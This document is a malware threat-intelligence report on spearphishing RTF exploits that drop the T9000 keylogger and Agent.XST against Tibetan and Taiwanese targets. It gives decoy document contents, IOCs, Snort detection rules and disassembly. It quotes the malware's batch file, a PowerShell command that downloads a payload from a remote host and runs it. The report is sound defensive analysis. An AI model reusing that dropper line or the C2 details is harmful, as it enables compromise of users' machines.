The screenshot shows the website of the Central Tibetan Administration (CTA). The header includes navigation links: Home, News, Media, About Tibet, About CTA, Departments, Statements, Key Issues, Contact, Support, and language options (ཐོག་མཐོང་།, 中文, 藏文). The main content area features a news article titled "Sixteen Drops of Kadam Empowerment – Day 1" dated December 31, 2015, posted in the News Flash section by a Staff Writer. The article is from dalailama.com and dated December 30, 2015, from Tashi Lhunpo, Bylakuppe, Karnataka, India. The text describes the ceremony where His Holiness the Dalai Lama performed the Sixteen Drops of Kadam empowerment. It mentions that Ngok Lepai Sherap, Dromtönpa, and Atisha were on Mount Lhari in Yerpa. Ngok, noting that Drom always adopted a humble demeanor, asked Atisha to tell them about his previous lives. Drom protested that there was little to be gained from hearing about how he'd been spinning through the cycle of existence. Ngok took off his hat and said, 'Look, I've become bald and grey, at this stage, please don't stop the Master from answering my request.' As Atisha began to tell the tale, he and Drom were filled with inspiration. In their elation, Drom vanished and they beheld a vision involving the sixteen drops. His Holiness said that for several generations the teaching remained secret. Phu-chungwa became the holder of the lineage and he explicitly passed it on. He added that since it was particularly related to Tibet, it would be good to begin with a recitation of the Words of Truth. The article concludes with a quote: "The empowerment comes from a pure vision. There is a way in the Nyingma tradition of referring to the distant teachings that originate with the Buddha, closer teachings derived from treasures and profound teachings from pure visions. Dromtönpa and his disciples upheld the teachings common to the Great". To the right of the article is a sidebar with "IMPORTANT TOPICS" including a link to "HIS HOLINESS THE XIV DALAI LAMA OF TIBET" (SOUVENIR), a link to "DOWNLOAD THE EBOOK" (TIBET CLIMATE ACTION FOR THE ROOF OF THE WORLD), and a link to "General Election 2015-16" (CTA's Response to).

Related Dates	
Last Modified	12/31/2015 10:58 AM
Created	12/31/2015 10:23 AM
Last Printed	
Related People	
Manager	Specify the manager
Author	 Windows User
	Add an author
Last Modified By	 comma


When this sample is opened and exploitation commences (leveraging CVE-2012-0158 and CVE-2015-1641), two files are dropped into the AppData/Local/Temp directory - ~tmp (decoy document) and E1BC.tmp (T9000 keylogger executable).

The decoy document metadata indicates that it was created by “Windows User” and last modified by “comma”.

The decoy document is several pages long but starts off as such:

Sixteen Drops of Kadam Empowerment - Day 1
 December 31st 2015
Tashi Lhunpo, Bylakuppe, Karnataka, India, 30 December 2015 - There was still a chill in the air this morning when His Holiness the Dalai Lama came down to the veranda of Tashi Lhunpo Monastery. He was to begin preparations for the Sixteen Drops of Kadam empowerment. The early morning sun illuminated the ritual cakes arrayed before a thangka illustrating the Sixteen Drops. As the preparations proceeded, members of the audience arrived and took their seats. Once he was seated on the throne and facing them, His Holiness explained the context of the teaching.

Opening the sample in IDA Pro helpfully presents us with a dialog box based on PDB information left inside the binary that suggests the sample is the T9000 keylogger:



The PDB naming scheme is potentially interesting. Not only does it identify the software project T9000, but also unique strings related to N_Inst_User_M1 and N_Inst_User32 and the potential presence of a directory for release code. These strings may be helpful to discover other malware written in the same development environment.

Palo Alto Unit 42 published an excellent document analyzing the T9000 malware [27] that discusses various PDB paths, command structure, the modular nature of the malware, and more. The C2 observed being used by this sample is the same C2 discussed in their article, however the malware they profiled uses TCP/8080, and the observed activity herein uses TCP/7386 (based on static analysis).

Within the analysis environment, the first stage T9000 file is dropped in AppData/Local/Temp using an apparently randomized name, AFBA.tmp.

This particular compromise creates all of the expected files in the /Intel directory as profiled by Unit 42:

Avinfo	ResN32.dll
hccutils.dll	tyeu.dat
hccutils.inf	vnkd.dat
hjwe.dat	ResN32.dat
qhnj.dat	igfxtray.exe
QQMgr.dll	Data/dtl.dat
QQMgr.inf	Data/glp.uin

Another file not mentioned in the Palo Alto report, named Elevate.dll, was dropped in the Intel directory and appears to be involved in using sysprep.exe to execute a custom DLL to elevate privileges to Administrator. This is part of a known style of privilege escalation that has been used by PlugX [28] in the past. General information about the technique, which has been known by pentesters for years, can be found at [29]. The hash for Elevate.DLL was first observed by Virus Total on November 25, 2015. Please note that the file igfxtray.exe (SHA-256 hash 21a5818822a0b2d52a068d1e3339ed4c767f4d83b081bf17b837e9b6e112ee61) is a legitimate file and simply used for sideloading of the malicious content.

IOC's

C2 IP: 198.55.120[.]143:7386

URL: http://198.55.120[.]143:7386/B/ResN32.dll

MD5 (RTF): fdb6543bfb77aa6ddff0f4dfe07e442f

MD5 (T9000 main binary): d8d70851641efbdfce8d561e6b1a2f29

MD5 (Elevate.dll): 1d335f6a58cb9fab503a9b9cb371f57b

MD5 (QQMgr.dll): b9c584c7c34d14599de8cd3b72f2074b

MD5 (QQMgr.inf): 8ac933be588f49560179c26ddbc6a753

MD5 (ResN32.dat): 50753c28878ce10a748fbd7b831ecbe1

MD5 (ResN32.dll): a45e5c32fc2bc7be9d6e4bba8b2807bf

MD5 (hccutils.dll): 2299fb8268f47294eb2b18282540a955

MD5 (hccutils.inf): 2f31ef1a8fca047ed0d623010d569857

MD5 (hjwe.dat): d3601a5160b8d122261989d147221eb7

MD5 (qhnj.dat): a9de62186cb8d0e23b0dc75e1ae373ac

MD5 (tyeu.dat): 29ec20f5fa1817dc9250c434e61420ea
 MD5 (vnkd.dat): 35f4ce864c3a3dc016fea3459d6402a9
 SHA-256 (RTF): 8e4de6fb35ce4cd47e06b48fb86b7da3eba02031cfd8ae714e25f8f7903f0141
 SHA-256 (T9000 main binary): 7c04286734718300e2c0691be9b6622f2d2525ca07ab27102a424af6f8cc3aec
 SHA-256 (Elevate.dll): 9c23febc49c7b17387767844356d38d5578727ee1150956164883cf555fe7f95
 SHA-256 (QQMgr.dll): bf1b00b7430899d33795ef3405142e880ef8dcbda8aab0b19d80875a14ed852f
 SHA-256 (QQMgr.inf): ace7e3535f2f1fe32e693920a9f411eea21682c87a8e6661d3b67330cd221a2a
 SHA-256 (ResN32.dat): 5b90fa081e3ac29a7339995f9b087dab9981409ff62e3215eb558908c6b96b14
 SHA-256 (ResN32.dll): 1cea4e49bd785378d8beb863bb8eb662042dff18c85b8c14c74a0367071d9a7
 SHA-256 (hccutils.dll): 3dfc94605daf51ebd7bbccbb3a9049999f8d555db0999a6a7e6265a7e458cab9
 SHA-256 (hccutils.inf): f05cd0353817bf6c2cab396181464c31c352d6dea07e2d688def261dd6542b27
 SHA-256 (hjwe.dat): bb73261072d2ef220b8f87c6bb7488ad2da736790898d61f33a5fb7747abf48b
 SHA-256 (qhnj.dat): c61dbc7b51caab1d0353cbba9a8f51f65ef167459277c1c16f15eb6c7025cfe3
 SHA-256 (tyeu.dat): e52b5ed63719a2798314a9c49c42c0ed4eb22a1ac4a2ad30e8bfc899edcea926
 SHA-256 (vnkd.dat): c22b40db7f9f8ebdbde4e5fc3a44e15449f75c40830c88932f9abd541cc78465

Connections to Historical and Ongoing Threat Campaign Activity

The sample contains the following string: [http://198.55.120\[.\]143:7386/B/ResN32.dll](http://198.55.120[.]143:7386/B/ResN32.dll), which can be used to pivot and find other samples. In this case, we find another document entitled “One Tibetan Protester is Freed, Two Others Are Jailed.doc” using the same HTTP site information. That particular sample is also profiled in this report.

Targeted Exploitation #6: T9000 Keylogger

This document exploits CVE-2012-0158, CVE-2012-1856 and CVE-2015-1641 and drops an instance of the T9000 keylogger malware. The spearphish message is not available in this case, however the instance of the T9000 malware itself is the same as profiled in Targeted Exploitation #5. The only document that is distinct between incident #5 and incident #6 is the original RTF file. For all other artifacts, please refer to the IOC table in Targeted Exploitation #5.

IOCs



MD5 (RTF): fb1e8c42d11e3a2de97814e451ee3375
 SHA-256 (RTF): d5fa43be20aa94baf1737289c5034e2235f1393890fb6f4e8d4104565be52d8c

Targeted Exploitation #7: T9000, Chinese Exchange Program Bait File

This document exploits CVE-2012-0158, CVE-2012-1856 and CVE-2015-1641 and drops an instance of the T9000 keylogger malware. The bait file for this instance of T9000 involves an exchange program. The Chinese document and a rough English translation are as follows:

<p>2016-2017 年度高原法学资助奖学金申请项目</p> <p>亲爱的交流项目的学员们：</p> <p>我很高兴地宣布，美国驻华大使馆开始为 2016 至 2017 年度的胡伯特·汉弗莱奖学金项目物色候选人。我写此信，是想请你为这一著名的交流项目推荐合适的候选人。你的协助将有助于我们从广泛领域内为今年的竞争选得一批有能力、高质量的申请者。</p> <p>汉弗莱奖学金项目由美国国务院资助，从有资格的国家邀请事业有成的中层专业人员赴美，进行为期一年的学习和相关实习。奖学金通过竞争程序提供给那些具有领导能力并致力于公共服务的政府和私营机构的候选人。</p> <p>我们希望你访问使馆的网站了解项目的更多情况，并将链接转发给你的同事或联系人。申请规程可在我们的网站查到，网址如下： http://beijing.usembassy-china.org.cn/humphrey_fellowships.html。关于项目的介绍、申请条件和申请的方式等资料随信附上。</p> <p>2016-2017 年汉弗莱奖学金项目申请截止日期为 2016 年 5 月 15 日。申请表须在截止日期前通过在线申请系统提交。在线申请请登录： https://apply.embarc.com/student/humphrey/fellowship。如申请人有任何问题，可联系项目负责人周月女士，电话：85313000 转分机 4563；电子信箱： zhouyu@state.gov。</p> <p>对你为 2014-2015 年度汉弗莱奖学金项目招生所提供的帮助，特此预致谢意。</p> <p>美国驻华大使馆新闻文化处 副文化官（一等秘书）</p> <p>贾康宁 2013 年 4 月 1 日</p>	<p>2016-2017 program for the application of high altitude law grant scholarship</p> <p>Dear schoolmates exchange project:</p> <p>I was pleased to announced that the United States Embassy in China began to 2016 and 2017 annual Hubert Humphrey fellowship program seeking candidates. I am writing this letter to ask you to recommend suitable candidates for this famous exchange program. Your assistance will help us to select a number of competitive and high quality applicants for this year's competition from a wide range of fields.</p> <p>The Humphrey fellowship program sponsored by the U. S. State Department, from eligible countries invited mid career professionals in the United States, for a period of one year of study and relevant practice. Scholarships are offered to government and private organizations that have leadership skills and are committed to public service.</p> <p>We hope you can visit the Embassy's website to learn more about the project, and forward the link to your colleagues or contacts. Application procedures can be found in our website, web site as follows:</p> <p>Http://beijing.usembassy-china.org.cn/humphrey_fellowships.html. Information on the introduction of the project, the conditions of application and the way of application, etc..</p> <p>2016-2017 Humphrey scholarship program deadline for May 15, 2016. The application form must be submitted through the online application system before the deadline. Online application please login: https://apply.embarc.com/student/humphrey/fellowship. If you have any questions, you can contact the project manager Zhou Yue, telephone: 85313000 extension 4563; e - mail: zhouyu@state.gov.</p> <p>I would like to thank you for the assistance you have provided for the admission of the Humphrey scholarship program of 2014-2015.</p> <p>U.S. Embassy press and Cultural Office</p> <p>Deputy cultural Officer (first secretary)</p> <p>Jia Kangning April 1, 2013</p>
---	--

The bait file shows the author of “HBWBEI” and last modified by “jack”. Office metadata suggests that the file was created on March 30 of 2011, and last printed on April 3, 2008. We are not sure how a document could be printed before it is created. Perhaps the threat actors have learned to time travel, or these values are crafted. In any event, the last modified date has a correspondence with threat activity in this case.

Related Dates	
Last Modified	1/1/2016 11:24 AM
Created	3/30/2011 9:15 AM
Last Printed	4/3/2008 11:06 AM
Related People	
Author	 HBWBEI
	Add an author
Last Modified By	 jack

The T9000 behavior in this sample was different from other samples in that the Intel folder only contained a small amount of files, for unknown reasons. In this case, the Intel folder only contains hjwe.dat (the “encrypted core of the malware family”, as discovered by Palo Alto Networks), ~1 (“debug information about files used by malware”) and a “Data” folder containing dtl.dat (encrypted config) and glp.uin (plugin configuration) files. File hash values for these files match what was previously documented in targeted exploitation incident #5.

IOC's

C2: 198.55.120[.]143 TCP/7386 and/or TCP/8080
 MD5 (RTF): da97c88858214242374f27d32e27d957
 MD5 (E804.tmp): e4e8493898d94f737ff4dc8fab743a4a
 MD5 (bait file): 9ae498307da6c2e677a97a458bff1aea
 SHA-256 (RTF): 647b443ecaa38d2834e5681f20540fa84a5cf2b7e1bee6a2524ce59783cb8d1b
 SHA-256 (E804.tmp): 5f3d0a319ecc875cc64a40a34d2283cb329abcf79ad02f487fbfd6bef153943c
 SHA-256 (bait file): 4f1784a4e4181b4c80f8d77675a267cbdd0e35ea1756c9fdb82294251bef1d28

Connections to Historical and Ongoing Threat Campaign Activity

Observation of the sample suggests that the C2 is 198.55.120[.]143 on TCP/7386. This IP and port was observed in two other samples in this campaign/engagement. Automated analysis of the configuration itself suggests that the C2 port is TCP/8080 however. Further investigation is required to determine the reason for the discrepancy. Connecting to TCP/8080 of this C2 with a browser results in the download of a file called "download" with an MD5 hash of e1269c22ad1e057b9c91523498b4b04d and a SHA-256 hash of b9914fb8c645e0c41d497db303c1ffa594da709686252fccb8d28dffac86275b. This file is delivered to the user after the user presents an HTTP GET. Connecting to this port with telnet and manually issuing a GET results in the delivery of nine bytes from the server. The server then appears to wait for a response. These nine bytes contain the ASCII text "eueuX_". There are unprintable characters present however, including 0x05, 0x1b, and 0x12 as seen in this hexdump:

```
65 75 65 75 05 1b 12 58 5f          |eueu...X_|
```

The same GET connection used on TCP/8080 can also be used on 8088/tcp and 8089/tcp on this particular C2 to obtain the same response consisting of the exact same sequence of bytes. It is possible that this server is configured to support multiple campaigns, multiple actor groups, or there may be some other explanation.

Awareness of this responsive pattern could provide for a potentially useful method to fingerprint a T9000 C2. This communication pattern has been observed in the wild at least as far back as 2014-03-25 21:06:19 UTC, when someone submitted a sample of this byte sequence to Virus Total (MD5: e1269c22ad1e057b9c91523498b4b04d).

This C2 IP address is clearly of interest since it has been used by several samples uncovered in this engagement. Some basic analysis of the C2 reveals the following open ports (filtered ports have been removed from this list). The ports in bold appear to be associated the server-side component of T9000 in this instance:

PORT	STATE	SERVICE
80/tcp	open	http
554/tcp	open	rtsp
1028/tcp	open	unknown

1433/tcp	open	ms-sql-s
3389/tcp	open	ms-wbt-server
7070/tcp	open	realserver
8080/tcp	open	http-proxy
8088/tcp	open	radan-http
8089/tcp	open	unknown
9000/tcp	open	cslistener
22779/tcp	open	unknown
22790/tcp	open	unknown
47001/tcp	open	unknown

Connecting to the Remote Desktop port on the server gives us a sense of the language in use on the server.



Targeted Exploitation #8: T9000 – Tibetan Protester Theme

The malicious RTF file, using the name “One Tibetan Protester is Freed, Two Others Are Jailed.doc” was first observed in the wild on 2015-12-31 05:34:17 and submitted for analysis to Virus Total from India. The RTF document exploits CVE-2012-0158, CVE-2012-1856 and CVE-2015-1641. This document has been determined to drop the T9000 backdoor malware based on the presence of a URL pointing to the previously discovered T9000 C2 string ([http://198.55.120\[.\]143:7386/B/ResN32.dll](http://198.55.120[.]143:7386/B/ResN32.dll)). The insightful T9000 report from Palo Alto Networks describes this ResN32.dll file as a “Malicious DLL. Decrypts, decompresses, and loads core malware”. Other obvious strings are present such as the PDB string "D:\WORK\T9000\N_Inst_User_M1\Release\N_Inst_User32.pdb" and many other clear T9000 artifacts.

With regards to the bait file “One Tibetan Protester is Freed, Two Others Are Jailed.doc”, we can see that it was copied from a website. A news item from December 4, 2015 was posted on Radio Free Asia [30] using this exact Tibetan Protester document title. The webpage from Radio Free Asia is seen on the left below and the bait file that appears to have been built from the website is on the right.


Radio Free Asia

[Home](#)
[Cambodia](#)
[China](#)
[Laos](#)
[Myanmar](#)
[North Korea](#)
[Tibet](#)
[Uyghur](#)
[Vietnam](#)
[In Focus](#)

HOME | NEWS | TIBET

One Tibetan Protester is Freed, Two Others Are Jailed

2015-12-04

[Tweet](#)
[Share](#)
114

[Email](#)
[Comment](#)
[Share](#)
[Print](#)






A Tibetan protester jailed for three years for spreading word of crackdowns by security forces in northwestern China's Gansu province was released by authorities this week, while a court in neighboring Sichuan handed prison terms to two monks detained in March for actions challenging Chinese rule, sources said.

Mura Jinpa, 43, was freed in poor health on Dec. 1 and arrived at his home in Gansu's Machu (in Chinese, Maqu) county in the Kanlho (Gannan) Tibetan Autonomous Prefecture two days later, a local source told RFA's Tibetan Service.

Related Dates

Last Modified 12/31/2015 11:25 AM
 Created 12/31/2015 11:24 AM
 Last Printed

Related People

Author  HighSea
 Add an author
 Last Modified By  HighSea

The bait file document metadata indicates that it was created and modified by "HighSea" on 12/31/2015, the same day that the file was uploaded to Virus Total and the same day other threat activity was observed against the Tibetan community. The name "HighSea" appears in other malicious document metadata profiled within this report.

IOC's

C2: 198.55.120[.]143 tcp/7386

MD5 (malicious RTF): facd2fbf26e974bdeae3e4db19753f03

MD5 (T9000, BC29.tmp): e4e8493898d94f737ff4dc8fab743a4a

Bait filename (~tmp.doc): One Tibetan Protester is Freed, Two Others Are Jailed.doc

MD5 (~tmp.doc): 751196ce79dacd906eec9b5a1c92890b

SHA-256: (malicious RTF): 1140e06fa8580cf869744b01cc037c2d2d2b5af7f26f5b3448d9a536674d681c

SHA-256 (T9000, BC29.tmp): 5f3d0a319ecc875cc64a40a34d2283cb329abcf79ad02f487fbfd6bef153943c

SHA-256 (~tmp.doc): 76d54a0c8ed8d9a0b02f52d2400c8e74a9473e9bc92aeb558b2f4c894da1b88f

Connections to Historical and Ongoing Threat Campaign Activity

This sample uses the same C2 that has been observed in the other T9000 samples analyzed herein. Targeted Exploitation #7 incident in this report features some assessment of the C2 itself to determine additional information about the actors and to generate other IOCs.

Targeted Exploitation #9: Agent.XST and other malware



This RTF document, exploiting CVE-2012-0158, CVE-2012-1856 and CVE-2015-1641, was observed using the name 2016 總統選舉民情中心預測值.doc, which roughly translates in English to “Prediction of the 2016 presidential election people center value.Doc”. First submitted from the USA on 1/7/2016 to Virus Total.

The bait file in use contains the following text:

2016大選進入最後關鍵 10天, 73個立委選區選情研判(1041229), 2016總統選舉民情中心預測值(104.12.28).

A rough translation to English reveals election related content:

2016 election in the last 10 days, 73 legislative constituency election judged (1041229), predict 2016 presidential elections sentiments center value (104.12.28).

Related Dates	
Last Modified	1/6/2016 5:41 PM
Created	1/6/2016 5:41 PM
Last Printed	
Related People	
Author	 User Add an author
Last Modified By	 User

Office file metadata indicates when the document was created (1/6/2016 5:41 PM) and a less than helpful value of “User” for the author.

A batch file dropped by the malware, named wget.bat, contains the following PowerShell code:

```
start /min powershell C:\\ProgramData\\wget.exe http://www.kcico.com.tw/data/openwebmail/doc/wthk.txt -o C:\\ProgramData\\wthk.exe -b -q
start /min powershell C:\\ProgramData\\iuso.exe
```

The Powershell code runs a minimized instance of wget.exe (also dropped by the malware) and attempts to obtain a file named wthk.txt from a server in Taiwan, which is then stored as wthk.exe locally.

```
GET /data/openwebmail/doc/wthk.txt HTTP/1.0
User-Agent: wget/1.5.3.1
Host: www.kcico.com.tw:80
Accept: */*
```

In this case, the wthk.txt file was no longer available on the download site (www.kcico.com.tw/data/openwebmail/doc/wthk.txt) but was obtained through other means. The file wthk.txt is the same malware family (Sample #3) discussed in the “Uncovering the Seven Pointed Dagger” paper (referred to as “7PD”). In the case of 7PD, this malware (appears to be a keylogger) was originally stored inside a file named Security-Patch-Update333.rar. Readers are encouraged to refer to the 7PD paper at <http://www.arbornetworks.com/blog/asert/wp-content/uploads/2016/01/ASERT-Threat-Intelligence-Brief-2015-08-Uncovering-the-Seven-Point-Dagger.pdf> for full details.

Execution of the malware results in the creation of suspicious network traffic. The initial connection to the C2 triggers an Emerging Threats signature “ET TROJAN Win32/Agent.XST Checkin”:

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET TROJAN Win32/Agent.XST Checkin";
flow:established,to_server; content:"POST"; http_method; content:!"Referer|3a|";
http_header; content:!"Accept|3a|"; http_header; content:"Content-Type|3a 20|text/html|0d
0a|"; http_header; content:"this is UP"; depth:10; http_client_body; fast_pattern;
content:"|00 00 00 00|"; http_client_body;
reference:md5,d579d7a42ff140952da57264614c37bc; reference:url,asert.arbornetworks.com/wp-
content/uploads/2016/01/ASERT-Threat-Intelligence-Brief-Uncovering-the-Seven-Pointed-
Dagger.pdf; classtype:trojan-activity; sid:2022362; rev:2;)
```

The keep-alive packet generated from the compromised host to the C2 triggers the Emerging Threats signature “ET TROJAN Win32/Agent.XST Keepalive”:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"ET TROJAN Win32/Agent.XST Keepalive";
flow:established,to_server; content:"POST|20|"; depth:5; content:".asp|20|HTTP/1.";
distance:0; content:!"Referer|3a|"; distance:0; content:!"Accept|3a|"; distance:0;
content:"Content-Length|3a 20|2|0d 0a|"; distance:0; fast_pattern; content:"Content-
Type|3a 20|text/html|0d 0a|"; content:"|0d 0a 0d 0a|ok"; distance:0; threshold: type
limit, count 1, seconds 60, track by_src; reference:md5,d579d7a42ff140952da57264614c37bc;
reference:url,asert.arbornetworks.com/wp-content/uploads/2016/01/ASERT-Threat-
Intelligence-Brief-Uncovering-the-Seven-Pointed-Dagger.pdf; classtype:trojan-activity;
sid:2022363; rev:2;)
```

The malware activity from this sample is very similar to the sample discussed in 7PD. Since new findings are available and this family has not been profiled with much depth, the details are as follows:

- MD5 (wthk.txt) = d579d7a42ff140952da57264614c37bc (First seen on Virus Total 2016-01-08)
 - Wthk.txt is a binary signed by Binzhoushi Yongyu Feed Co.,LTd
 - The certificate was valid from 1/17/2014 – 1/18/2016. These valid dates are exactly one day after the valid dates for the certificate used in aforementioned sample #3, which was valid from 1/16/2014 – 1/17/2016.
- Execution of this malware creates an “Internet Explorer” folder that contains the following files:
 - MD5 (conhost.exe) = f70b295c6a5121b918682310ce0c2165 (same binary as 7PD sample)
 - Appears to be a legit SandboxIE file, originally named SandboxieBITS.exe that is signed by SANDBOXIE L.T.D. ASERT has five instances of this file being used in malware operations. Additionally, analysis of the files PEHash (ffb7a38174aab4744cc4a509e34800aee9be8e57) reveals 15 instances of the same or slightly modified file being used in various PlugX operations since at least 2013. This file imports functions from SBieDll.dll.
 - MD5 (SBieDll.dll) = f80edbb0fcfe7cec17592f61a06e4df2
 - This DLL exports SbieApi_Log, SbieDLL_Hook(x,x,x) and DllEntryPoint.
 - This DLL file is sideloaded by conhost.exe, which imports SbieApi_Log.
 - The file maindll.dll is loaded via LoadLibraryW.
 - The sample checks for the presence of a mutex "EDD4DB6D-E8E0-42ae-A47B-021DC227E2FA" with OpenMutexW and does not load maindll.dll if the mutex is already set.
 - If maindll.dll is loaded successfully, then a string “load maindll ok” is pushed to the stack, followed by a call to GetProcAddress for the process name sbie_info. If this is successful, then another string “get work fun ok” is pushed to the stack. If this is not successful then the string “get work fun error” is instead pushed to the stack.
 - This file contains the PDB string “Y:/UDPSbieDLL/Release/SBieDLL.pdb”.
 - Unlike the previously observed version of this file mentioned in 7PD, this particular sample does not appear to be packed or otherwise obfuscated.
 - MD5 (dll2.xor): ce8ec932be16b69ffa06626b3b423395
 - Based upon the filename, this may be an XOR-ed DLL file. Additional analysis is ongoing.
 - MD5 (maindll.dll): d8ede9e6c3a1a30398b0b98130ee3b38
 - This binary is obfuscated, likely with ASPack v2.12, and requires further analysis.
 - The compilation date on this binary is 0x54A93AD9 (Sun Jan 04 07:06:33 2015)
 - MD5 (nvsvc.exe) = e0eb981ad6be0bd16246d5d442028687
 - This file uses Microsoft Foundation Classes (MFC) and is signed by Square Network Tech Co.,LTD from the city of Zhongshan, Guangdong province, China on November 12, 2014 at 9:01:58 PM (CN = Square Network Tech Co.,LTD (O = Square Network Tech Co.,LTD. L = Zhongshan, S = Guangdong, C = CN). The digital signature contains an attribute field 1.3.6.1.4.1.311.2.1.12 that lists the string “Microsoft Windows Shell explorer https://www.trustasia.com” and was valid from Feb 21, 2014 – Feb 22, 2015. Trustasia.com is a digital certificate provider in Shanghai, China.
 - File references conhost.exe, dll2.xor, maindll.dll, SBieDll.dll, HOOK.DLL, and itself.

- MD5 (runas.exe) = 6a541de84074a2c4ff99eb43252d9030
 - This file contains a jump table with 7 cases, each leading to one of the five files dropped by the malware, with two additional files referenced that are not present: HOOK.DLL and mon.

While a full analysis is still in process, some interesting elements from the aforementioned files include the presence of several resources inside the nvsvc.exe file. Resource 100 appears on the left, and resource 102 on the right. These may be default resources for some application, however their presence may be an indicator.



The SbIEDll.dll file uses a tactic similar to what was used in an older instance of PlugX whereby a fake exported function is used [31]. While both a legitimate instance of Sbiedll.DLL and this malicious version have an export address table entry for SbieApi_Log, the malicious version implements a function that basically does nothing other than setting the EAX register to 1. A legitimate instance of the function is displayed on the left, while the malicious DLL's instance of the function is displayed on the right.

```

; Exported entry 93. SbieApi_Log

; Attributes: bp-based frame

public SbieApi_Log
SbieApi_Log proc near

var_8= dword ptr -8
var_4= dword ptr -4
arg_0= dword ptr 8
arg_4= dword ptr 0Ch
arg_8= byte ptr 10h

push    ebp
mov     ebp, esp
sub     esp, 8
lea     eax, [ebp+arg_8]
mov     [ebp+var_4], eax
mov     ecx, [ebp+var_4]
push    ecx
mov     edx, [ebp+arg_4]
push    edx
mov     eax, [ebp+arg_0]
push    eax
push    0FFFFFFFh
call    _SbieApi_vLogEx@16 ; SbieApi_vLogEx(x,x,x,x)
mov     [ebp+var_8], eax
mov     [ebp+var_4], 0
mov     eax, [ebp+var_8]
mov     esp, ebp
pop     ebp
retn
SbieApi_Log endp

```

```

; Exported entry 1. SbieApi_Log

public SbieApi_Log
SbieApi_Log proc near
mov     eax, 1
retn
SbieApi_Log endp

```

Once the wthk.txt file is downloaded by PowerShell, the dropped file fuso.exe is executed.

The binary named fuso.exe is a very simple binary that appears to execute another application named Keyainst.exe:

```

push    0EA60h           ; dwMilliseconds
call    ds:Sleep
xor     eax, eax
push    eax              ; nShowCmd
push    eax              ; lpDirectory
push    eax              ; lpParameters
push    offset File      ; "C:\\ProgramData\\Keyainst.exe"
push    offset Operation ; "open"
push    eax              ; hwnd
call    ds:ShellExecuteA
xor     eax, eax
retn    10h

```

Unfortunately, Keyainst.exe was not available during this analysis.

Connections to Historical and Ongoing Threat Campaign Activity

A recently published (March 17, 2016) blog by Michael Yip of PWC “Taiwan Presidential Election: A Case Study on Thematic Targeting” [32] also discusses aspects of this sample and reveals that it was used in targeted

exploitation attempts upon a Hong Kong activist and a politician. In this case, malware being called “SunOrcal” and Surtr were involving in using the same URL path for the malware download observed here ([www.kcico.com\[.\]tw/data/openwebmail/doc/wthk.txt](http://www.kcico.com[.]tw/data/openwebmail/doc/wthk.txt)) and pivots from these samples revealed connections to activity as early as 2010 associated with the targeting of Tibet and Hong Kong.

Pivoting on the mutex checked by the SbIEDll.dll binary results in the discovery of malware analyzed in 2013 (MD5: 983333e2c878a62d95747c36748198f0) using the filename “中国国家安全委员会机构设置和人员名单提前曝光.docx” which roughly translates to “List of Chinese National Security Council staff early exposure settings and .docx” that is using exploit code for CVE-2013-3906. Additional pivots can provide other insight.

The C2 is 59.188.12[.]123 TCP/8008, located in Hong Kong. Passive DNS reveals that this IP address has been used by the dynamic DNS domain yeaton.xicp[.]net from 2016-01-08 23:50:44 until at least 2016-03-30 (resolution appears to be ongoing). In 2012 forum posts, the domain yeaton.xicp[.]net was used in advertising for a VPN service in China that claims to be able to bypass the great firewall. While 2012 is a long time ago, it is possible that the threat actor is using a VPN service.

IOC's


C2: 59.188.12[.]123 TCP/8008
 MD5 (RTF): 09ddd70517cb48a46d9f93644b29c72f
 MD5 (~tmp.doc): e6ad959a18725954a56a7954d3f47671
